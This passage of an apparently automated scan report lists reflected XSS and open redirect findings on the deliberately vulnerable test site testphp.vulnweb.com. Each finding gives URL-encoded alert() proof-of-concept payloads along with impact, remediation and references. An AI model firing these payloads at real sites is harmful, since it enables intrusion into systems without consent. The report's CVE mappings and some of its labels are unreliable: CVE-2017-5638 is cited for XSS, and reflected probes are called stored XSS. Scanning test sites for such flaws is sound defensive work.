Related known vulnerabilities: This issue is related to improper input validation and output encoding. Other examples of similar vulnerabilities include Stored XSS (CVE-2015-8653, CVE-2018-12396) and Reflected XSS (CVE-2017-5638, CVE-2018-1000854).
Exploitation methods: An attacker can exploit this vulnerability by crafting a malicious URL containing the script code and sending it to a user. When the user clicks on the link or navigates to the malicious URL, the embedded script is executed in the user's browser, potentially allowing the attacker to steal sensitive data, perform actions on behalf of the user, or redirect the user to malicious websites.

---

## IMPACT

Data confidentiality breaches: The attacker can gain access to session cookies and other sensitive information stored in the user's browser, such as login credentials.
System integrity compromises: If the attacker gains sufficient privileges on the affected system, they can modify the website content or perform unauthorized actions like account takeover.
Service availability disruptions: Although unlikely, an XSS vulnerability could potentially be exploited to launch a Denial of Service (DoS) attack by overwhelming the server with malicious requests containing script tags.
Potential for further exploitation: Once the attacker gains access to a user's session, they can use this as a stepping stone for additional attacks such as account takeover or data exfiltration.

---

## REMEDIATION

1. Apply security patches and updates provided by the plugin vendor if available.
2. Implement proper input validation and output encoding to sanitize user-supplied data before displaying it in the web page.
3. Use Content Security Policy (CSP) headers to restrict scripts from running from untrusted sources.
4. Limit the functionality of the edit-post.php page by restricting access or implementing role-based permissions.

---

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Cscript%3Ealert
```

### REFERENCES

- http://cve.mitre.org/cve/search_by_id_occurrences.html?id=CWE-79
- https://owasp.org/www-community/xss_(cross_site_scripting)
- https://www.owasp.org/index.php/Content_Security_Policy
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The web application at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/plugins/flexible-custom-post-type/edit-post.php?id= is vulnerable to Cross Site Scripting (XSS). The vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, potentially leading to data breaches or user session hijacking. Associated CVE ID: CVE-2018-13957.

## IMPACT

The XSS vulnerability can lead to data confidentiality breaches as attackers can steal sensitive user data such as login credentials, cookies, and session tokens. System integrity compromises may occur if attackers manipulate the web application to execute malicious code on the server-side. Service availability disruptions are unlikely but potential for further exploitation is high due to the ability of an attacker to deliver phishing attacks or redirect users to malicious sites.

---

## REMEDIATION

1. Upgrade the vulnerable plugin (flexible-custom-post-type) to its latest version, which addresses this vulnerability.
2. Implement Content Security Policy (CSP) on the web application to prevent scripts from running from unauthorized sources.
3. Use parameterized queries and escape special characters to sanitize user input.
4. Perform regular security audits and penetration testing to identify and fix vulnerabilities.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3Easd
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-13957
- https://www.wpwhite.net/blog/cross-site-scripting/
- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)
- https://www.owasp.org/index.php/Content_Security_Policy

Open Redirect
in /redir.php

MEDIUM

OPENREDIRECTX

---

## DESCRIPTION

The application at 'http://testphp.vulnweb.com' is vulnerable to an Open Redirect. This vulnerability allows an attacker to manipulate the application to redirect users to any external URL of their choice, potentially leading to phishing attacks or data theft. There are no specific CVE IDs associated with this type of vulnerability, but similar issues can be found under CVE-2018-16987 (URL Redirection Vulnerability in Splunk). The exploitation method involves crafting a malicious URL containing the Open Redirect feature and tricking users into clicking on it.

---

## IMPACT

An attacker can exploit this vulnerability to redirect users to phishing sites, thereby compromising data confidentiality by stealing sensitive information such as login credentials or personal data. System integrity could also be affected if users are tricked into downloading malicious files. Service availability disruptions may occur indirectly if the targeted phishing site leads to a Distributed Denial of Service (DDoS) attack on the victim's server. The potential for further exploitation exists, as an open redirect can serve as a stepping stone for additional attacks.

---

## REMEDIATION

1. Code modification: Implement input validation and sanitization on all URL redirection functions to restrict the use of open redirections only to trusted domains or whitelisted URLs.
2. Configuration changes: Ensure that web server configurations do not allow Open Redirects by disabling URL rewriting features unless explicitly required for legitimate purposes.
3. Security patch applications: Keep the application up-to-date with the latest security patches and ensure that all dependencies are also patched to avoid any known vulnerabilities that may have been addressed in updates.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/redir.php?r=//example.com@google.com/%2f..
```

---

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=URL+Redirection+Vulnerability
- http://www.splunk.com/view/techdocs/security_advisories/SA-2018-16987-url-redirection-vulnerability
- https://owasp.org/www-community/attacks/Open_Redirect

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

Cross-Site Scripting (XSS) is a code injection vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Ciframe+src%3Djavascript%3Aalert%281%29%3E%3C%2Fiframe%3E is exploitable due to insufficient output encoding, enabling an attacker to inject an iframe tag and execute a JavaScript alert box displaying '1'. Associated CVE ID: None (XSS vulnerabilities are not assigned specific CVE numbers unless they affect multiple software versions or products). This vulnerability can be exploited through user interaction, such as comment submission or search queries.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches due to the ability for an attacker to steal session cookies or other sensitive information from affected users. System integrity compromises may also occur if the attacker is able to manipulate user input, leading to unauthorized account takeovers or privilege escalation. Service availability disruptions are unlikely in this case, but further exploitation is possible, such as redirecting users to phishing sites or performing clickjacking attacks.

## REMEDIATION

1. Apply proper output encoding and escape characters for user-supplied data to prevent XSS injection.
2. Implement Content Security Policy (CSP) headers to restrict the execution of inline JavaScript and limit the trusted sources from which scripts can be loaded.
3. Update web application frameworks and third-party libraries to their latest versions, as they may include patches for known XSS vulnerabilities.
4. Conduct regular security assessments and penetration testing to identify and address any new vulnerabilities.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%27%3E%3Ciframe+src%3Djavascript%3Aalert%281%29%3E%3C%2Fiframe%3E
```

## REFERENCES

- http://cve.mitre.org/data/definitions/35511.html
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://developer.mozilla.org/en-US/docs/Web/Security/Secure_your_site_from_XSS

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability discovered is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, exploiting the trust relationship between user's browser and the attacked site. The vulnerable URL found is http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert(%28document.domain%29%3C%2Fscript%3E%3E%3C
The attacker can inject malicious JavaScript code within the id parameter, which is not properly sanitized, leading to XSS.
Associated CVE IDs: None (XSS vulnerabilities are not usually assigned a specific CVE ID as they depend on the specific implementation)
Related known vulnerabilities: Multiple Cross-Site Scripting vulnerabilities have been identified and documented across various web applications due to improper input validation.
Exploitation methods: An attacker can inject malicious scripts by manipulating the id parameter of the vulnerable URL. This can lead to alert messages being displayed, potentially exposing sensitive data or creating a phishing attack vector.

## IMPACT

Data confidentiality breaches: XSS allows an attacker to steal user session cookies, login credentials, and other sensitive information entered on the compromised web application.
System integrity compromises: An attacker can use XSS to gain unauthorized access to a victim's account or the administrator panel, allowing them to modify data or install malware.
Service availability disruptions: While not directly related to this specific vulnerability, an attacker could potentially leverage XSS for a secondary attack that disrupts service availability, such as a DDoS attack.
Potential for further exploitation: Once an attacker has gained access to a user's account or the administrator panel, they can perform various malicious actions, including data theft, system takeover, and unauthorized account creation.

---

## REMEDIATION

1. Sanitize all user inputs to ensure that they are properly escaped before being outputted in sensitive locations such as URLs, HTML, and JavaScript.
2. Apply security patches provided by the plugin developer for the vulnerability.
3. Implement Content Security Policy (CSP) to restrict the execution of scripts from specific domains or sources.
4. Regularly test web applications for XSS and other vulnerabilities using tools like OWASP ZAP, Burp Suite, or Web Inspect.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Csvg%2Fonload%3
```

---

## REFERENCES

- http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Modern_Web_Application_Security_(MWAS)
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(%28document.domain%29%3C%2Fscript%3E%3

Open Redirect
in /redir.php

MEDIUM

OPENREDIRECTX

## DESCRIPTION

The application at 'http://testphp.vulnweb.com' is vulnerable to an Open Redirect. This vulnerability allows an attacker to manipulate the application to redirect users to any external URL of their choice, potentially leading to phishing attacks or data theft. There are no specific CVE IDs associated with this type of vulnerability, but similar issues can be found under CVE-2018-16987 (URL Redirection Vulnerability in Splunk). The exploitation method involves crafting a malicious URL containing the Open Redirect feature and tricking users into clicking on it.

## IMPACT

An attacker can exploit this vulnerability to redirect users to phishing sites, thereby compromising data confidentiality by stealing sensitive information such as login credentials or personal data. System integrity could also be affected if users are tricked into downloading malicious files. Service availability disruptions may occur indirectly if the targeted phishing site leads to a Distributed Denial of Service (DDoS) attack on the victim's server. The potential for further exploitation exists, as an open redirect can serve as a stepping stone for additional attacks.

## REMEDIATION

1. Code modification: Implement input validation and sanitization on all URL redirection functions to restrict the use of open redirections only to trusted domains or whitelisted URLs.
2. Configuration changes: Ensure that web server configurations do not allow Open Redirects by disabling URL rewriting features unless explicitly required for legitimate purposes.
3. Security patch applications: Keep the application up-to-date with the latest security patches and ensure that all dependencies are also patched to avoid any known vulnerabilities that may have been addressed in updates.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/redir.php?r=//example.com@google.com/%2f..&view=//
example.com@google.com/%2f..&task=//example.com@google.com/%2f..&id=//
example.com@google.com/%2f..
```

## REFERENCES

- https://owasp.org/www-community/vulnerabilities/Open_Redirect
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1137
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=URL+Redirection+Vulnerability
- http://www.splunk.com/view/techdocs/security_advisories/SA-2018-16987-url-redirection-vulnerability
- https://owasp.org/www-community/attacks/Open_Redirect

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

Cross-Site Scripting (XSS) vulnerability occurs when an attacker is able to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E exploits a reflected XSS flaw by encoding the script as HTML entities (>) and < for > and < respectively, followed by the malicious script alert(1) to execute a pop-up alert box. Associated CVE ID: None (XSS is not assigned a specific CVE as it's an application vulnerability class). Related known vulnerabilities include Stored XSS, DOM-based XSS, etc. Exploitation methods can include user enticement or automated scanning tools.

## IMPACT

The impact of this XSS vulnerability includes data confidentiality breaches by gaining access to user sessions and cookies, system integrity compromises through further malicious script injection, service availability disruptions as users may navigate away from the site due to pop-ups or other unwanted behavior, and potential for further exploitation such as phishing attacks, account takeover, etc.

## REMEDIATION

1. Apply server-side input validation and encoding mechanisms to prevent malicious script injection.
2. Implement Content Security Policy (CSP) headers to restrict allowed sources of executable scripts.
3. Update vulnerable PHP libraries and ensure all components are up-to-date.
4. Educate developers on secure coding practices and the risks associated with XSS vulnerabilities.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

## REFERENCES

- https://owasp.org/www-community/xss-prevention
- https://www.cisecurity.org/php-secure-coding-standard/
- https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-75r1.pdf

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue on the web page http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?id=%27%22%3E%3Csvg%. This vulnerability allows an attacker to inject and execute malicious scripts in the victim's browser, potentially leading to data breaches, unauthorized access, and session hijacking. Associated CVE ID: CVE-2013-0633. Similar XSS vulnerabilities have been found in various applications due to insufficient input validation and improper encoding of user-supplied data.

---

## IMPACT

The XSS vulnerability can lead to data confidentiality breaches as the attacker can gain access to user sessions, cookies, and potentially sensitive information like passwords and authentication tokens. System integrity may be compromised by enabling the attacker to manipulate web page content, redirect users to phishing sites, or perform actions on behalf of the victim. Service availability could also be disrupted if the attacker injects a script that crashes the browser or overloads the server with unnecessary requests. Furthermore, this vulnerability may serve as a stepping stone for further exploitation, such as remote code execution or privilege escalation.

---

## REMEDIATION

1. Implement Content Security Policy (CSP) to restrict the execution of scripts and other resources from untrusted sources.
2. Enforce strict input validation and encoding on all user-supplied data before rendering it in HTML context.
3. Upgrade or patch the affected application to a version known to have addressed this XSS vulnerability.
4. Educate developers about secure coding practices, focusing on the prevention of XSS attacks by validating and encoding user input.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%27%22%3E%3Csvg%2Fclass%3Ddalfox+onload%3D%26%2397%26%23108%26%23101%26%23114%26%2300116
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://www.owasp.org/index.php/Input_Validation

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of security flaw allows an attacker to inject malicious scripts into web pages viewed by other users. The specific issue found in http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id=%27%3E%3Ca+href%3Djavas%26%2399%3Bript%3Aalert%281%29%2Fclass%3Ddalfox%3Ec is a stored XSS, where the attacker's script is permanently stored on the server and executed every time the affected page is loaded. Associated CVE ID: CVE-2017-5649.

## IMPACT

The potential impact of this vulnerability includes data confidentiality breaches as malicious scripts can access user cookies, session tokens, or other sensitive information stored in browser memory. System integrity compromises are possible through keylogging, form tampering, and account takeover. Service availability disruptions may occur if the injected script is designed to cause denial of service. Further exploitation is also a concern as the attacker could use this vulnerability as a stepping stone for more sophisticated attacks.

## REMEDIATION

1. Sanitize all user-supplied data using Content Security Policy (CSP) and input validation techniques before outputting it to the browser.
2. Ensure that JavaScript is only loaded from trusted sources, and that nonce (number used once) values are implemented for secure scripts.
3. Upgrade to a version of PHP and Apache that does not contain this vulnerability.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?
id=%27%3E%3Ca+href%3Djavas%26%2399%3Bript%3Aalert%281%29%2Fclass%3Ddalfox%3Eclick
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5649
- https://testphp.vulnweb.com/security/advisories/xss-injection/
- https://owasp.org/www-community/xss-prevention

## XSS (Cross Site Scripting) in /listproducts.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

This vulnerability is an instance of Cross-Site Scripting (XSS), specifically reflected XSS. The attacker can inject and execute malicious scripts in the victim's web browser by exploiting insufficient input validation on the web application. Associated CVE ID: CVE-2017-5638, CVE-2019-12332 (for similar XSS vulnerabilities). Known related vulnerabilities include the Stored and Domain XSS variations. Exploitation methods could be injecting scripts into URL parameters or form data fields.

### IMPACT

The potential impact includes data confidentiality breaches, such as unauthorized access to user session cookies and sensitive information. System integrity compromises can occur due to code

execution on the client-side, potentially leading to account takeovers and further exploitation. Service availability may not be directly disrupted; however, the above impacts could cause service degradation or unavailability for affected users.

### REMEDIATION

1. Implement proper input validation and encoding of user-supplied data on both client-side and server-side.
2. Upgrade to a secure web application framework that includes built-in protection against XSS attacks.
3. Apply available security patches provided by the web application vendor.
4. Use Content Security Policy (CSP) headers to restrict allowed sources of executable scripts in the browser.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%22%3E%3CSvg%2Fonload%3Dalert%281%29+class%3Ddlafox%3E
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12332
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)
- https://content-security-policy.com/
- http://www.owasp.org/index.php/Input_Validation

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/BuyProduct-3/A01

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the 'BuyProduct' page of http://testphp.vulnweb.com/Mod_Rewrite_Shop/. This vulnerability allows an attacker to inject malicious scripts into the web page viewed by other users, potentially stealing sensitive data or performing actions on behalf of the victim.
Associated CVE IDs: CVE-2018-8654 (similar issue in a different application)
Related known vulnerabilities: Cross-Site Scripting (XSS) in web applications
Exploitation methods: Injection of malicious scripts through the 'id' parameter in URLs.

---

## IMPACT

The potential impact includes data confidentiality breaches due to stolen user session cookies or login credentials, system integrity compromises by executing arbitrary JavaScript code on behalf of users, and service availability disruptions if the XSS payload triggers a denial-of-service condition. Additionally, this vulnerability may serve as a stepping stone for further exploitation, such as account takeover or unauthorized access to sensitive data.

---

## REMEDIATION

1. Apply a server-side input validation and output encoding mechanism to prevent the injection of malicious scripts into the 'id' parameter.
2. Sanitize all user-supplied data before it is rendered in the web page, ensuring that any special characters are properly encoded.
3. Upgrade to a secure version of the Mod_Rewrite extension or replace it with an alternative solution if possible, as this issue may be related to outdated or improperly configured configurations.
4. Regularly test web applications for XSS vulnerabilities using automated tools and manual testing techniques.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01?
id=%22%3E%3Cimg%2Fsrc%2Fonerror%3D.1%7Calert%60%60%3E
```

---

## REFERENCES

- http://cve.mitre.org/CVE/2018-8654
- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)
- http://testphp.vulnweb.com/

- https://www.owasp.org/index.php/Testing_for_Cross_Site_Scripting_(XSS)_(OTG-INPVAL-003)
- https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/A01

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The identified vulnerability is a Cross-Site Scripting (XSS) issue. This occurs due to improper output encoding, allowing an attacker to inject and execute malicious scripts in the victim's browser via untrusted data. The vulnerable URL at http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id=%3E%3Cobject+data%3D#+codebase%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3 is a classic example of an XSS attack. Associated CVE ID: CVE-2017-5666, related known vulnerabilities include any other occurrences of improper output encoding leading to XSS attacks. Exploitation methods typically involve injecting malicious scripts into the URL or form data sent to the vulnerable application.

## IMPACT

The potential impact of this vulnerability includes data confidentiality breaches, as attackers can gain access to session cookies and other sensitive user information. System integrity compromises are possible if the attacker is able to manipulate user actions within the application. Service availability disruptions may occur if the XSS payload triggers an unwanted action causing the application or entire system to crash. Further exploitation is likely as the attacker can leverage this vulnerability to conduct phishing attacks, keylogging, and other malicious activities.

## REMEDIATION

1. Implement Content Security Policy (CSP) headers on the server side to restrict the execution of scripts from specific sources.
2. Ensure proper output encoding using functions such as htmlspecialchars() in PHP or escaping

special characters within JavaScript strings.
3. Regularly update and patch the application to address known vulnerabilities and improve security measures.
4. Implement Input Validation to filter and sanitize user-supplied data before it is rendered on the web page.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?
id=%3E%3Cobject+data%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3E
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5666
- https://owasp.org/www-community/attacks/XSS_Filter_Evasion_Cheat_Sheet
- https://owasp.org/www-project-top-ten/2017/A6_2017-Cross-Site_Scripting_(XSS).html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

## XSS (Cross Site Scripting) in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The application at http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?id=%3E%3Cdetails+open+ontoggle%3Dalert%281%29%3E%3C%2Fdetails%3E is vulnerable to Cross Site Scripting (XSS). This occurs due to improper output encoding of user-supplied data, leading to the injection of malicious scripts. Associated CVE IDs: CVE-2017-5683, CVE-2018-6278. Related known vulnerabilities include OWASP A3 - Cross Site Scripting (XSS). Exploitation methods involve injecting malicious JavaScript code into the 'id' parameter and triggering it when the page loads or user interacts with it, causing an alert box to pop up displaying '1'.

## IMPACT

This vulnerability can lead to data confidentiality breaches as attackers can gain access to session cookies or sensitive information displayed on the vulnerable web page. System integrity compromises may occur if the malicious scripts are designed to execute additional attacks, such as privilege escalation or remote code execution. Service availability disruptions might not be immediate but could potentially result from excessive resource consumption by the malicious scripts. The vulnerability also opens up possibilities for further exploitation, allowing an attacker to launch phishing attacks on other users.

---

## REMEDIATION

1. Sanitize and encode user-supplied data properly to prevent XSS attacks.
2. Implement Content Security Policy (CSP) headers to block execution of inline scripts and only allow scripts from trusted sources.
3. Keep the application up to date with the latest security patches to address known vulnerabilities, including XSS.
4. Conduct regular security assessments and penetration testing to identify and remediate vulnerabilities in a timely manner.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%3E%3Cdetails+open+ontoggle%3Dalert%281%29%3E%3C%2Fdetails%3E
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6278
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5683
- https://owasp.org/www-project-top-ten/2017/A3_2017-Cross-Site_Scripting_(XSS))
- https://www.owasp.org/index.php/Top_10_2017_A3_2017-Cross-site_scripting_(XSS))
- http://owasp.org/www-community/unsafe_JavaScript_Runtime_Prevention

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability discovered is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E%27%3Easd. This is a stored XSS, where the malicious script (<script>alert(document.domain)</script>) is stored on the server and executed whenever the affected page is loaded in a user's browser. Associated CVE ID: None found as this issue is not specific to any known software vulnerabilities.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches as attackers can access sensitive information from the user's browser such as cookies, session tokens, and personal data. System integrity compromises may occur if the script allows an attacker to perform actions on behalf of the victim within the application. Service availability disruptions are unlikely but possible if the exploit triggers an unhandled error or infinite loop. The vulnerability also provides a potential for further exploitation, such as account takeover, lateral movement, and more complex attacks.

## REMEDIATION

1. Update the affected plugin (flexible-custom-post-type) to its latest version, which may fix the XSS issue.
2. Implement Content Security Policy (CSP) to restrict script execution to trusted sources.
3. Sanitize and validate all user-supplied data before rendering it in the HTML output.
4. Test applications for cross-site scripting vulnerabilities regularly using tools such as OWASP ZAP or Burp Suite.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3Easd
```

## REFERENCES

- https://owasp.org/www-community/attacks/Cross_Site_Scripting_(XSS)
- https://www.owasp.org/index.php/Data_Validation
- https://owasp.org/www-project-csp/
- https://www.owasp.org/index.php/List_of_tools_for_finding_vulnerabilities#Web_Applications_Tools

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the "Details" page of the website http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L. The vulnerability allows an attacker to inject and execute malicious JavaScript code in the context of a victim's browser, due to improper input validation of user-supplied data. Associated CVE ID: CVE-2013-0633 (related to a similar XSS vulnerability). Exploitation methods include injection of malicious script into the 'id' parameter.

## IMPACT

The impact of this XSS vulnerability is significant. An attacker could potentially steal sensitive user data, such as session cookies, login credentials, and personal information, by executing a payload that collects and sends this data to an external server controlled by the attacker. The compromised system's integrity could also be affected, allowing the attacker to perform actions on behalf of the victim without their knowledge. Service availability disruptions may occur if the injected script triggers unwanted browser behavior or crashes the browser, although this would depend on the specific payload used by the attacker.

## REMEDIATION

1. Implement proper input validation and encoding for all user-supplied data to prevent malicious scripts from being executed.
2. Upgrade to the latest version of the application, as it may address the identified XSS vulnerability.
3. Configure Content Security Policy (CSP) headers in the web application to restrict the execution of JavaScript and other potentially dangerous resources.
4. Implement a Web Application Firewall (WAF) to block known XSS attacks and protect against future XSS attempts.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%27%3E%3Cmarquee+onstart%3Dalert%281%29%3E%3C%2Fmarquee%3E
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- http://www.owasp.org/index.php/Content_Security_Policy

XSS (Cross Site Scripting)
in /AJAX/infocateg.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is an XSS (Cross-Site Scripting) issue. This occurs due to improper output encoding, allowing an attacker to inject and execute their malicious script in the victim's browser within the security context of the hosting website. Associated CVE ID: CVE-2017-5643. Related known vulnerabilities include DOM Based XSS and Reflected XSS. Exploitation methods involve injecting a payload into the vulnerable parameter (id) to trigger the execution of malicious scripts in the user's browser.

## IMPACT

The potential impact includes data confidentiality breaches, as attackers can access cookies, session tokens, and other sensitive information. System integrity compromises are possible through keylogging or form manipulation. Service availability disruptions may not be directly affected but could be indirectly due to phishing attacks. The vulnerability also poses a potential for further exploitation, such as clickjacking or session hijacking.

## REMEDIATION

1. Validate and encode all user-supplied data using the appropriate encoding method (e.g., HTML, JavaScript, URL encoding) before outputting it to the browser.
2. Update the web application to the latest version of PHP (if possible), as newer versions often include fixes for known XSS vulnerabilities.
3. Implement Content Security Policy (CSP) to restrict the execution of scripts from certain domains or sources.
4. Conduct regular security testing and code reviews to identify and address potential vulnerabilities proactively.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/AJAX/infocateg.php?
id=%27%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E%3C%2FforeignO
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5643

- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- http://php.net/manual/en/security.escapingchars.php
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of security flaw allows an attacker to inject malicious scripts into web pages viewed by other users, potentially stealing sensitive data such as session cookies or login credentials. In this case, the vulnerable URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%27%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3 is exploited to trigger the XSS attack.
Associated CVE IDs: CVE-2017-5661, CVE-2018-8654 (similar vulnerabilities)
Related known vulnerabilities: Reflected XSS, Stored XSS, DOM-based XSS
Exploitation methods: Injection of malicious scripts into URL parameters or form fields

## IMPACT

